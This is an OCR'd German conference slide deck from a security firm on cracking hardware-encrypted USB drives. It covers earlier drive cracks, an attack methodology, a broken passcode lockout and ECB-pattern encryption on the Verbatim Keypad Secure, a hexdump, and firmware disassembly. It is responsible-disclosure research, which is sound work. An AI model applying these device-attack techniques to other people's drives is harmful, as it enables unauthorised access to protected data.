Hacking More Secure Portable Storage Devices

7. Oktober 2022

Who am I?

Dipl.-Inf. Matthias Deeg
Senior Expert IT Security Consultant
Head of Research & Development
CISSP, CISA, OSCP, OSCE

- Seit frühen Tagen an Informationstechnologie interessiert – insbesondere an IT-Sicherheit
- Informatikstudium an der Universität Ulm, Deutschland
- IT Security Consultant seit 2007

A Blast from the Past

Cryptographically Secure? SySS Cracks a USB Flash Drive

The SySS GmbH cracked a hardware-encrypted FIPS 140-2 certified USB flash drive from SanDisk.

Dipl.-Inform. Matthias Deeg
Dipl.-Inform. Sebastian Schreiber

December 18th, 2009

THE H SECURITY — Security — In association with heise online — Search The H Security — Search

Last 7 days | News Archive | Features

04 January 2010, 17:34 — « previous | next »

NIST-certified USB Flash drives with hardware encryption cracked

Kingston, SanDisk and Verbatim all sell quite similar USB Flash drives with AES 256-bit hardware encryption that supposedly meet the highest security standards. This is emphasised by the FIPS 140-2 Level 2 certificate issued by the US National Institute of Standards and Technology (NIST), which validates the USB drives for use with sensitive government data. Security firm SySS, however, has found that despite this it is relatively easy to access the unencrypted data, even without the required password.

Encrypting USB Flash memory from Kingston, SanDisk and Verbatim

The USB drives in question encrypt the stored data via the practically uncrackable AES 256-bit hardware encryption system. Therefore, the main point of attack for accessing the plain text data stored on the drive is the password entry mechanism. When analysing the relevant Windows program, the SySS security experts found a rather blatant flaw that has quite obviously slipped through testers' nets. During a successful authorisation procedure the program will, irrespective of the password, always send the same character string to the drive after performing various crypto operations – and this is the case for all USB Flash drives of this type.

Cracking the drives is therefore quite simple. The SySS experts wrote a small tool for the

SECURITY HEADLINES

- The H is closing down
- Android and its password problems open doors for spies
- Critical vulnerabilities in numerous ASUS routers
- NSS 3.15.1 brings TLS 1.2 support to Firefox
- Second Android signature attack disclosed
- Black Hat 2013: NSA director to speak at hacker conference


SECURITY

Content Security Policy halts XSS in its tracks

Cross-site scripting (XSS) is one of the biggest problems faced by webmasters. The new Content Security Policy standard should finally provide some relief more »


Skype's ominous link checking: Facts and speculation

A Blast from the Past



(Quelle: https://koeln.ftp.media.ccc.de/congress/2009/mp4/26c3-3645-en-lightning_talks_-_day_4.mp4)

A Blast from the Past



Programmed Insecurity –
SySS Cracks Yet Another USB
Flash Drive

The SySS GmbH cracked the hardware-encrypted USB flash drive ThumbDrive CRYPTO *from* Trek Technology.

Dipl.-Inform. Matthias Deeg
Christian Eichelmann
Dipl.-Inform. Sebastian Schreiber

February 11, 2011

Agenda

1. Kurze Vorstellung verwendeter Technologien
2. Frühere Forschungsarbeiten
3. Angriffsfläche und Angriffsszenarien
4. Überblick unserer Forschung
5. Gefundene Sicherheitsschwachstellen
6. Live Demo
7. Schlussfolgerung & Empfehlungen
8. Fragen & Antworten


Vorstellung verwendeter Technologien

Vorstellung verwendeter Technologien

- Typische Hauptkomponenten eines sicheren Krypto-USB-Sticks sind:
  1. NAND-Flash-Speicher
  2. Memory-Controller
  3. USB-Bridge-Controller
  4. Eingabegerät (z. B. Keypad oder Fingerabdrucksensor)
     a) Keypad-Controller
     b) Fingerprint-Sensor-Controller
  5. SPI-Flash-Speicherchips


Vorstellung verwendeter Technologien

Beispiel: Verbatim Keypad Secure



Vorstellung verwendeter Technologien

Beispiel: Verbatim Keypad Secure



Vorstellung verwendeter Technologien

- 256-Bit AES-Hardwareverschlüsselung
- Benutzerdaten werden mit einem Disk Encryption Key (DEK) verschlüsselt
- DEK ist mit Key Encryption Key (KEK) verschlüsselt
- KEK wird von Benutzereingabe für die Authentifizierung abgeleitet, z. B.
  - Passcode (z. B. via Keypad)
  - Passwort (z. B. via USB-Kommunikation von Client-Software)
  - Fingerabdruck (via Fingerabdrucksensor)

Frühere Forschungsarbeiten

- *SecuStick review*, SpritesMods, Jeroen Domburg, 2007
- *A FIPS 140-2 certified USB stick found to be insecure*, Objectif Sécurité, Philippe Oechslin, 2008
- *Cryptographically Secure? SySS Cracks a USB Flash Drive*, SySS GmbH, Matthias Deeg, 2009
- *Programmed Insecurity - SySS Cracks Yet Another USB Flash Drive*, SySS GmbH, Matthias Deeg, 2011
- *Analysis of an encrypted HDD*, Airbus, Joffrey Czarny end Raphaël Rigo, 2015
- *Got HW crypto? On the (in)security of a Self-Encrypting Drive series*, Gunnar Alendal, Christian Kison, end modgx, 2015
- *Lost your "secure" HDD PIN? We can help!*, Airbus, Julien Lenoir und Raphaël Rigo, 2016
- *Brute-Forcing Lockdown Harddrive PIN Codes*, Colin O'Flynn, 2016
- *Aigo Chinese encrypted HDD*, Raphaël Rigo, 2018
- *Teardown and feasibility study of IronKey – the most secure USB Flash drive*, Dr Sergei Skorobogatov, 2021

Erwünschte Sicherheitseigenschaften

- Alle Daten sind sicher verschlüsselt (es ist nicht möglich, Informationen über den Klartext aus dem Ciphertext abzuleiten)
- Nur autorisierte Benutzer haben Zugriff auf die gespeicherten Daten
- Die Benutzerauthentifizierung kann nicht umgangen werden
- Authentfizierungsversuche sind begrenzt (*Online*-Brute-Force-Angriffe)
  - Zurücksetzen des Geräts nach X Fehlversuchen
- Geräteintegrität ist geschützt durch sichere kryptografische Verfahren
- Vollständige *Offline*-Brute-Force-Angriffe sind zu teuer™
  - Sehr großer Suchraum (z. B. 2^{256} mögliche kryptografische Schlüssel)
  - Benötigte Daten sind nicht einfach zugänglich für einen Angreifer (können nicht ohne teures Equipment und entsprechendes Wissen ausgelesen werden)

Überblick unserer Forschung

- Kundenanfrage im Dezember 2021 zur Sicherheit zweier Krypto-USB-Sticks
- Sicherheitsanalyse eines Geräts im Januar 2022
- Mehrere Sicherheitsschwachstellen gefunden
- Kauf weiterer ähnlicher, sicherer portabler USB-Speichergeräte
- Dieselben und andere Sicherheitsschwachstellen in weiteren Geräten gefunden
- Sicherheitsschwachstellen an betroffene Hersteller im Rahmen unseres Responsible Disclosure-Programms gemeldet

Testmethodik

1. Hardware-Analyse
   - Hardware öffnen, Chips identifizieren, Handbücher lesen, Testpunkte finden, Logic Analyzer nutzen und/oder JTAG-Debugger
2. Firmware-Analyse
   - Versuchen Zugriff auf Geräte-Firmware zu erhalten (Memory Dump, Download, etc.), Firmware auf Schwachstellen hin untersuchen
3. Software-Analyse
   - Statische Code-Analyse und Laufzeitanalyse von Client-Software

Angriffsfläche und Angriffsszenarien

- Angriffe gegen die getesteten sicheren, portable USB-Speichergeräte erfordern physischen Zugriff auf die Hardware
- Zu verschiedenen Zeitpunkten des Lebenszyklus eines USB-Speichergerät sind Angriffe möglich
  1. Bevor der legitime Benutzer das Gerät verwendet (Supply Chain Attack)
  2. Nachdem der legitime Benutzer das Gerät verwendet hat
     - Verlorenes or gestohlenes Gerät
     - Temporärer physischer Zugriff auf das Gerät, ohne dass der legitime Benutzer etwas davon bemerkt

Angriffsfläche und Angriffsszenarien

(TS//SI//NF) Such operations involving **supply-chain interdiction** are some of the most productive operations in TAO, because they pre-position access points into hard target networks around the world.

(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A "load station" implants a beacon

(Quelle: http://www.heise.de/newsticker/meldung/NSA-manipuliert-per-Post-versandte-US-Netzwerktechnik-2187858.html)

Beispiel #1: Verbatim Keypad Secure

Wichtige Eigenschaften:

- AES 256-Bit-Hardwareverschlüsselung
- Eingebautes Keypad für Passcode-Eingabe (bis zu 12 Ziffern)
- USB 3.2 Gen 1-Verbindung
- Speichert das Passwort nicht auf dem Computer und im flüchtigen Speicher, und ist daher viel sicherer als Softwareverschlüsselung
- PC- und Mac-kompatibel

Note

For the security of your data we highly recommend you change the default passcode. Passcode must be between 5 and 12 digits long.

Warning

After 20 failed passcode attempts the device will lock and initialise the USB Drive, which will require re-formatting. Please refer to "Initiate and format your Verbatim USB Drive" section and follow the steps indicated.


(Quelle: User Manual – Verbatim Keypad Secure USB Drive, Keypad Secure USB_User Manual_EN_1906.pdf)

Hardware Design

PCB-Vorderseite

NAND Flash Memory (TS1256G181)


USB-to-SATA Bridge Controller (INIC-3637EN)



Memory Controller (Marvell 88NV1120-BTZ2)


Hardware Design

PCB-Rückseite



Device Lock & Reset

- Nach 20 aufeinanderfolgenden fehlgeschlagenen Anmeldeversuchen (manueller Passcode-Brute-Force-Angriff), konnte das Gerät nicht gesperrt werden



Note

For the security of your data we highly recommend you change the default passcode. Passcode must be between 5 and 12 digits long.

Warning

After 20 failed passcode attempts the device will lock and initialise the USB Drive, which will require re-formatting. Please refer to “Initiate and format your Verbatim USB Drive” section and follow the steps indicated.

- Daher funktioniert die Gerätesperre und die erzwungene Rücksetzung nicht wie beschrieben
- Ein Angreifer mit physischem Zugriff auf eins solches USB-Gerät kann daher mehr Passcodes ausprobieren als eigentlich vorgesehen, um es zu entsperren

SATA SSD

- Der Verbatim Keypad Secure enthält eine SATA SSD mit M.2-Formfaktor
- Die SSD kann mit einem anderen SSD-Gehäuse gelesen und geschrieben werden
- Durch Analyse der verschlüsselten Daten konnte ein offensichtliches Muster erkannt werden:

```
# hexdump -C /dev/sda
00000000  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-).. .M|
*
000001b0  9f 73 b0 a1 81 34 ef bd  a4 b3 15 2c 86 17 cb 69  |.s...4.....,...i|
000001c0  eb d0 9d 9a 4e d8 04 a6  92 ba 3f f4 0c 88 a5 1d  |....N.....?.....|
000001d0  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-).. .M|
*
000001f0  e0 01 66 72 af f2 be 65  5f 69 12 88 b8 a1 0b 9d  |..fr...e_i......|
00000200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00100000  73 b2 f8 fb af cf ed 57  47 db b8 c7 ad 9c 91 07  |s......WG.......|
00100010  7a 93 c9 d9 60 7e 2c e4  97 6c 7b f8 ee 4f 87 2c  |z...`~,..l{..O.,|
00100020  19 72 83 d1 6d 0b ca bb  68 f8 ec e3 fc c0 12 b7  |.r..m...h.......|
(…)
```

SATA SSD


- Der Verbatim Keypad Secure enthält eine SATA SSD mit M.2-Formfaktor
- Die SSD kann mit einem anderen SSD-Gehäuse gelesen und geschrieben werden
- Durch Analyse der verschlüsselten Daten konnte ein offensichtliches Muster erkannt werden:

```
# hexdump -C /dev/sda
00000000  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-).. .M|
*
000001b0  9f 73 b0 a1 81 34 ef bd  a4 b3 15 2c 86 17 cb 69  |.s...4.....,...i|
000001c0  eb d0 9d 9a 4e d8 04 a6  92 ba 3f f4 0c 88 a5 1d  |....N.....?.....|
000001d0  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-).. .M|
*
000001f0  e0 01 66 72 af f2 be 65  5f 69 12 88 b8 a1 0b 9d  |..fr...e_i......|
00000200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00100000  73 b2 f8 fb af cf ed 57  47 db b8 c7 ad 9c 91 07  |s......WG.......|
00100010  7a 93 c9 d9 60 7e 2c e4  97 6c 7b f8 ee 4f 87 2c  |z...`~,..l{..O.,|
00100020  19 72 83 d1 6d 0b ca bb  68 f8 ec e3 fc c0 12 b7  |.r..m...h.......|
(…)
```

Solche sich wiederholenden Byteolgen in verschlüsselten Daten sind kein gutes Zeichen

Verschlüsselung

- Durch Schreiben bekannter Byte-Muster auf ein entsperrtes Gerät konnte bestätigt werden, dass dieselben 16 Byte Klartext immer in denselben 16 Byte Ciphertext resultieren
- Dies sieht nach einer Block-Cipher-Verschlüsselung mit 16 Byte langen Blöcken unter Verwendung des Modus Electronic Codebook (ECB), z. B. AES-256-ECB
- Bei manchen Daten kann der Mangel der kryptografischen Eigenschaft namens Diffusion sensible Informationen selbst in verschlüsselter Form ersichtlich machen



(Quelle: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation)

Firmware-Analyse

- Der Inhalt des SPI Flash Memory-Chips XT25F01D konnte ausgelesen werden (128 KB)
- Er enthält die Firmware des USB-to-SATA Bridge Controller Initio INIC-3637EN
- Für den INIC-3637EN konnte kein öffentlich verfügbares Datenblatt gefunden werden
- Aber es gibt öffentlich Forschungsarbeiten mit nützlichen Informationen über andere, ähnliche Chips wie den INIC-3607
- Besonders die Veröffentlichung *Lost your "secure" HDD PIN? We can help!* von Julien Lenoir und Raphaël Rigo war von großer Hilfe
- Der INIC-3637EN nutzt das ARCompact Instruction Set
- Die Veröffentlichung *Analyzing ARCompact Firmware with Ghidra* von Nicolas Iooss und seine implementierte Ghidra-Unterstützung waren von großem Nutzen


Firmware-Analyse

```
                        FUN_ram_0000b024                                XREF[1]:     FUN_ram_0000b26c:0000b33c(c)
ram:0000b024 e8 1c 48 b3     st.a        r13,[sp=>local_18,-0x18]
ram:0000b028 04 1c c0 37     st          blink,[sp, local_14]
ram:0000b02c 42 c6           st_s        r14,[sp,0x8]
ram:0000b02e 43 c7           st_s        r15,[sp,0xc]
ram:0000b030 10 1c 00 34     st          r16,[sp, local_8]
ram:0000b034 14 1c 40 34     st          r17,[sp, local_4]
ram:0000b038 00 10 85 00     ldb         r5,[r0]
ram:0000b03c 1a 70           mov_s       r16,r0
ram:0000b03e 01 10 91 00     ldb         r17,[r0, 0x1]
ram:0000b042 40 2d 05 02     asl         r5,r5,0x8
ram:0000b046 a2 88           ldb_s       r13,[r0,0x2]
ram:0000b048 05 21 51 21     or          r17,r17,r5
ram:0000b04c e3 88           ldb_s       r15,[r0,0x3]
ram:0000b04e 00 20 43 04     add         r3,r0,r17
ram:0000b052 fe 13 83 80     ldb         r3,[r3, -0x2]
ram:0000b056 00 de           mov_s       r14,0x0
ram:0000b058 00 20 42 04     add         r2,r0,r17
ram:0000b05c 1e 12 87 30     ldb         r7,[gp, 0x1e]
ram:0000b060 ff 12 82 80     ldb         r2,[r2, -0x1]
ram:0000b064 51 27 40 80     btst        r7,0x1
ram:0000b068 40 2b 03 02     asl         r3,r3,0x8
ram:0000b06c e8 01 22 00     bne.d       LAB_ram_0000b254
ram:0000b070 05 22 c2 00     _or         r2,r2,r3
ram:0000b074 42 21 91 20     sub         r17,r17,0x2
ram:0000b078 2f 21 48 24     extw        r17,r17
